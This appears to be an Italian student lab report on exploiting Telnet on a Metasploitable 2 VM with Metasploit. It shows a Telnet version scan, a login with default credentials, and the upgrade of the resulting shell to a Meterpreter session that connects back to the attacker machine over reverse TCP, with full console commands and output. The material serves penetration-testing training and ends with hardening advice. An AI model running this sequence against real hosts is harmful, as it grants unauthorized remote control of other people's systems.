Exploitation del Servizio Telnet e Upgrade a Meterpreter

1. Introduzione

L'obiettivo di questa esercitazione è prendere confidenza con il framework di penetration testing **Metasploit**. Nello specifico l'attività si concentra sull'analisi del protocollo **Telnet**, noto per la sua insicurezza (trasmissione dati in chiaro) sfruttando una configurazione vulnerabile sulla macchina target Metasploitable 2. L'esercizio si divide in quattro fasi logiche:

1. **Reconnaissance:** Scansione per identificare la versione del servizio.
2. **Exploitation:** Accesso al sistema tramite credenziali predefinite.
3. **Session Management:** Interazione con la shell ottenuta.
4. **Post-Exploitation:** Upgrade della sessione da una semplice shell a **Meterpreter** un payload avanzato che offre maggiori funzionalità di controllo.

2. Strumenti Utilizzati

- **Ambiente di Virtualizzazione:** VirtualBox
- **Macchina Attaccante:** Kali Linux
- **Macchina Target:** Metasploitable 2
- **Framework:** Metasploit Framework (msfconsole).

Svolgimento dell'esercizio

Prerequisiti

Mi assicuro che entrambe le macchine virtuali siano accese e connesse alla stessa rete virtuale

1. Identifico l'indirizzo IP della macchina target (Metasploitable) 192.168.50.101

2. Apro il terminale sulla macchina attaccante e avvio Metasploit:

Scansione del Servizio Telnet

In questa fase utilizzo un modulo ausiliario per identificare la versione del servizio Telnet in ascolto sulla porta 23.

1. **Selezione del modulo:** Carico lo scanner per la versione Telnet.

```
msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(scanner/telnet/telnet_version) > 
```

2. **Configurazione:** Imposto l'indirizzo IP del bersaglio (RHOSTS).

```
msf auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                        basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) > set RHOST 192.168.50.101
RHOST => 192.168.50.101
```

3. **Esecuzione:** Avvio la scansione.

```
msf auxiliary(scanner/telnet/telnet_version) > run
[+] 192.168.50.101:23     - 192.168.50.101:23 TELNET _                  _     _ _      _     _       ____   \x0a _
 __ ___    ___| |_ __ _ ___ _ __  | |  ___ (_) |_ __ _| |__ | |  ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _
\| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_|
 |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                                    |_|
                          \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: ms
fdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.50.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_version) > 
```

Il modulo restituirà il banner del servizio confermando che Telnet è attivo e spesso rivelando il sistema operativo.

Autenticazione e Creazione della Sessione (Esercizio Extra)

Ora che so che il servizio è attivo, tento di accederci utilizzando credenziali note. Metasploitable 2 ha credenziali di default note (msfadmin / msfadmin).

1. **Selezione del modulo:** Cambio modulo per utilizzare lo scanner di login.

```
msf auxiliary(scanner/telnet/telnet_version) > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > 
```

2. **Configurazione dei Parametri:** Imposto il target e le credenziali note come richiesto dalla traccia.

```
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted
                                                : none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-met
                                                asploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair p
                                                er line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.50.101
RHOSTS ⇒ 192.168.50.101
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME ⇒ msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD ⇒ msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
```

STOP_ON_SUCCESS true dice a Metasploit di fermarsi appena trova una combinazione valida evitando traffico inutile.

3. **Esecuzione:** Avvio il bruteforce/login.

```
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.50.101:23      - No active DB -- Credential data will not be saved!
[+] 192.168.50.101:23      - 192.168.50.101:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.50.101:23      - Attempting to start session 192.168.50.101:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.50.100:41711 → 192.168.50.101:23) at 2026-01-21 10:29:05 -0500
[*] 192.168.50.101:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >
```

Se le credenziali sono corrette Metasploit aprirà automaticamente una sessione (generalmente la Session 1). Apparirà un messaggio "Success" e "Command shell session 1 opened".

Gestione delle Sessioni

Una volta ottenuto l'accesso devo imparare a gestire la sessione attiva.

1. **Verifica delle sessioni:** Per vedere la lista delle connessioni attive tra noi e il bersaglio:

```
msf auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions
===============

  Id  Name  Type   Information                                  Connection
  --  ----  ----   -----------                                  ----------
  1         shell  TELNET msfadmin:msfadmin (192.168.50.101:23)  192.168.50.100:41711 → 192.168.50.101:23 (192.168.50.101)
```

La riga specifica su ID 1, Type shell linux, e Informatione sul collegamento.

2. **Interazione:** Entro dentro la sessione per inviare comandi direttamente alla macchina vittima.

```
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...


msfadmin@metasploitable:~$ whoami
whoami
msfadmin
msfadmin@metasploitable:~$ ls
ls
malware.php  vulnerable
msfadmin@metasploitable:~$
```

Upgrade della Sessione a Meterpreter

La shell standard di Telnet è limitata. L'obiettivo ora è trasformarla in una sessione **Meterpreter** che ci permette di fare cose avanzate (upload/download file, keylogging, accesso alla webcam, ecc.) senza dipendere dai comandi Linux di base.

1. **Background della sessione:** Devo tornare a Metasploit lasciando la connessione attiva in background.
    a. Premo Ctrl+Z sulla tastiera.
    b. Alla domanda "Background session 1?", rispondo y e premp Invio.

```
msfadmin@metasploitable:~$ ^Z
Background session 1? [y/N]  y
msf auxiliary(scanner/telnet/telnet_login) >
```

2. **Selezione del modulo di Post-Exploitation:** Utilizzo il modulo specifico per l'upgrade.

```
msf auxiliary(scanner/telnet/telnet_login) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > 
```

3. **Configurazione:** Devo dire al modulo quale sessione voglio trasformare.

```
msf post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to a
                                       uto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
```

4. **Esecuzione:** Lancio l'upgrade.

```
msf post(multi/manage/shell_to_meterpreter) > run
[!] SESSION may not be compatible with this module:
[!]  * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.50.100:4433
[*] Sending stage (1062760 bytes) to 192.168.50.101
[*] Meterpreter session 2 opened (192.168.50.100:4433 → 192.168.50.101:50041) at 2026-01-21 10:42:46 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
```


5. **Verifica Finale:** Il modulo creerà una *nuova* sessione. Vado a verificare:

```
msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                   Information                              Connection
  --  ----  ----                   -----------                              ----------
  1         shell                  TELNET msfadmin:msfadmin (192.168.50.1   192.168.50.100:41711 → 192.168.50.101:
                                   01:23)                                   23 (192.168.50.101)
  2         meterpreter x86/linux  msfadmin @ metasploitable.localdomain    192.168.50.100:4433 → 192.168.50.101:5
                                                                            0041 (192.168.50.101)
```

Comparirà una nuova sessione di tipo meterpreter dove posso accederci attraverso questo comando:

```
msf post(multi/manage/shell_to_meterpreter) > sessions 2
[*] Starting interaction with 2...

meterpreter > 
```

E provo il comando sysinfo per confermare che sono in Meterpreter.



4. Conclusione

L'esercitazione ha dimostrato con successo come un servizio non sicuro come Telnet possa essere facilmente enumerato e sfruttato utilizzando credenziali deboli o di default. Attraverso Metasploit sono passato da una semplice ricognizione all'ottenimento di un accesso shell. Infine ho evidenziato la potenza del framework elevando una shell di comando limitata a una sessione Meterpreter che fornisce all'attaccante (o al pentester) strumenti di controllo molto più profondi sul sistema compromesso.

Questo sottolinea l'importanza di disabilitare protocolli obsoleti come Telnet in favore di SSH e di imporre policy rigorose per la gestione delle password.